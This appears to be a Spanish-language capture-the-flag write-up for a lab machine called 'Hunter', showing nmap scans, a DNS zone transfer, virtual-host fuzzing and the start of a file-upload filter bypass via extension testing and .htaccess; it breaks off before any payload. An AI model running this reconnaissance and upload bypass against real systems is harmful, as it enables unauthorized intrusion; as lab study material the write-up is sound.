



Hunter


root@miguel: /home/mig
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS -p- -min-rate 5000 -Pn -n -v 192.168.137.43
Starting Nmap 7.95 (https://nmap.org) at 2025-02-20 01:25 -03
Initiating ARP Ping Scan at 01:25
Scanning 192.168.137.43 [1 port]
Completed ARP Ping Scan at 01:25, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:25
Scanning 192.168.137.43 [65535 ports]
Discovered open port 80/tcp on 192.168.137.43
Discovered open port 22/tcp on 192.168.137.43
Discovered open port 53/tcp on 192.168.137.43
Increasing send delay for 192.168.137.43 from 0 to 5 due to 2698 out of 8993
Increasing send delay for 192.168.137.43 from 5 to 10 due to 1657 out of 552
Increasing send delay for 192.168.137.43 from 10 to 20 due to 2152 out of 71
Increasing send delay for 192.168.137.43 from 20 to 40 due to max_successful
Increasing send delay for 192.168.137.43 from 40 to 80 due to max_successful
Increasing send delay for 192.168.137.43 from 80 to 160 due to 1105 out of 3
Increasing send delay for 192.168.137.43 from 160 to 320 due to 27 out of 89
Increasing send delay for 192.168.137.43 from 320 to 640 due to 174 out of 5
Increasing send delay for 192.168.137.43 from 640 to 1000 due to 116 out of
Completed SYN Stealth Scan at 01:26, 48.72s elapsed (65535 total ports)
Nmap scan report for 192.168.137.43
Host is up (0.0030s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
MAC Address: 00:0C:29:89:51:69 (VMware)
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 49.02 seconds
Raw packets sent: 243555 (10.716MB) | Rcvd: 65539 (2.622MB)
┌──(root💀miguel)-[/home/miguel]



Starting Nmap 7.95 (https://nmap.org) at 2025-02-20 01:27 -03
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p22,53,80 -Pn -n -v 192.168.137.43
Starting Nmap 7.95 (https://nmap.org) at 2025-02-20 01:27 -03
NSE: Loaded 157 scripts for scanning.



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)
| ssh-hostkey:
|   2048 f7:ea:48:1a:a3:46:0b:bd:ac:47:73:e8:78:25:af:42 (RSA)
|   256 2e:41:ca:86:1c:73:ca:de:ed:b8:74:af:d2:06:5c:68 (ECDSA)
|_  256 33:6e:a2:58:1c:5e:37:e1:98:8c:44:b1:1c:36:6d:75 (ED25519)
53/tcp open  domain  Eero device dnsd
| dns-nsid:
|_  bind.version: not currently available
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 1 disallowed entry
|_hunterzone.nyx
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 00:0C:29:89:51:69 (VMware)
Service Info: OS: Linux; Device: WAP; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```



```
└─# nmap -sU -p-  -min-rate 5000 -Pn -n -v 192.168.137.43
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 01:29 -03
Initiating ARP Ping Scan at 01:29
Scanning 192.168.137.43 [1 port]
Completed ARP Ping Scan at 01:29, 0.08s elapsed (1 total hosts)
Initiating UDP Scan at 01:29
Scanning 192.168.137.43 [65535 ports]
Increasing send delay for 192.168.137.43 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.137.43 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.137.43 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 192.168.137.43 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 192.168.137.43 from 400 to 800 due to max_successful_tryno increase to 8
Increasing send delay for 192.168.137.43 from 800 to 1000 due to max_successful_tryno increase to 9
UDP Scan Timing: About 20.85% done; ETC: 01:31 (0:01:58 remaining)
Warning: 192.168.137.43 giving up on port because retransmission cap hit (10).
UDP Scan Timing: About 41.67% done; ETC: 01:31 (0:01:25 remaining)
Discovered open port 53/udp on 192.168.137.43
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# whatweb 192.168.137.43
http://192.168.137.43 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.137.43], Title[
Apache2 Debian Default Page: It works]
```


```
┌──(root💀miguel)-[/home/miguel/Work]
└─# dig axfr @192.168.137.43 hunterzone.nyx

; <<>> DiG 9.20.4-4-Debian <<>> axfr @192.168.137.43 hunterzone.nyx
; (1 server found)
;; global options: +cmd
hunterzone.nyx.         604800  IN      SOA     ns1.hunterzone.nyx. root.hunterzone.nyx. 2 604800 86400 2419200 604800
hunterzone.nyx.         604800  IN      NS      ns1.hunterzone.nyx.
?.hunterzone.nyx.       604800  IN      TXT     "devhunter.nyx"
admin.hunterzone.nyx.   604800  IN      A       127.0.0.1
cloud.hunterzone.nyx.   604800  IN      A       127.0.0.1
ftp.hunterzone.nyx.     604800  IN      A       127.0.0.1
ns1.hunterzone.nyx.     604800  IN      A       127.0.0.1
www.hunterzone.nyx.     604800  IN      A       127.0.0.1
hunterzone.nyx.         604800  IN      SOA     ns1.hunterzone.nyx. root.hunterzone.nyx. 2 604800 86400 2419200 604800
;; Query time: 3 msec
;; SERVER: 192.168.137.43#53(192.168.137.43) (TCP)
;; WHEN: Thu Feb 20 02:19:20 -03 2025
;; XFR size: 9 records (messages 1, bytes 294)
```

```
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.137.43  hunterzone.nyx devhunter.nyx
```


en el sitio todavia esta mostrando el apache asi que vamos a fuzzear, y lo agregamos al hosts

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# wfuzz --hl=367 -t 200 -c  -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt  -H "Host: FUZZ.devhunter.nyx" htt
://devhunter.nyx
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuz
ing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://devhunter.nyx/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000096:   200        26 L     51 W       525 Ch      "files"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...
```






dir de uploads de archivos





haciendo fuzzing manual de extensiones tipicas de archivos veo que .png deja hacer upload


interceptamos y modificamos



vamos a modificar la extencion para ver cual puede ser interpretada con un listado









htaccess nos deja modificar configuraciones

articulo de bypassing con .htaccess

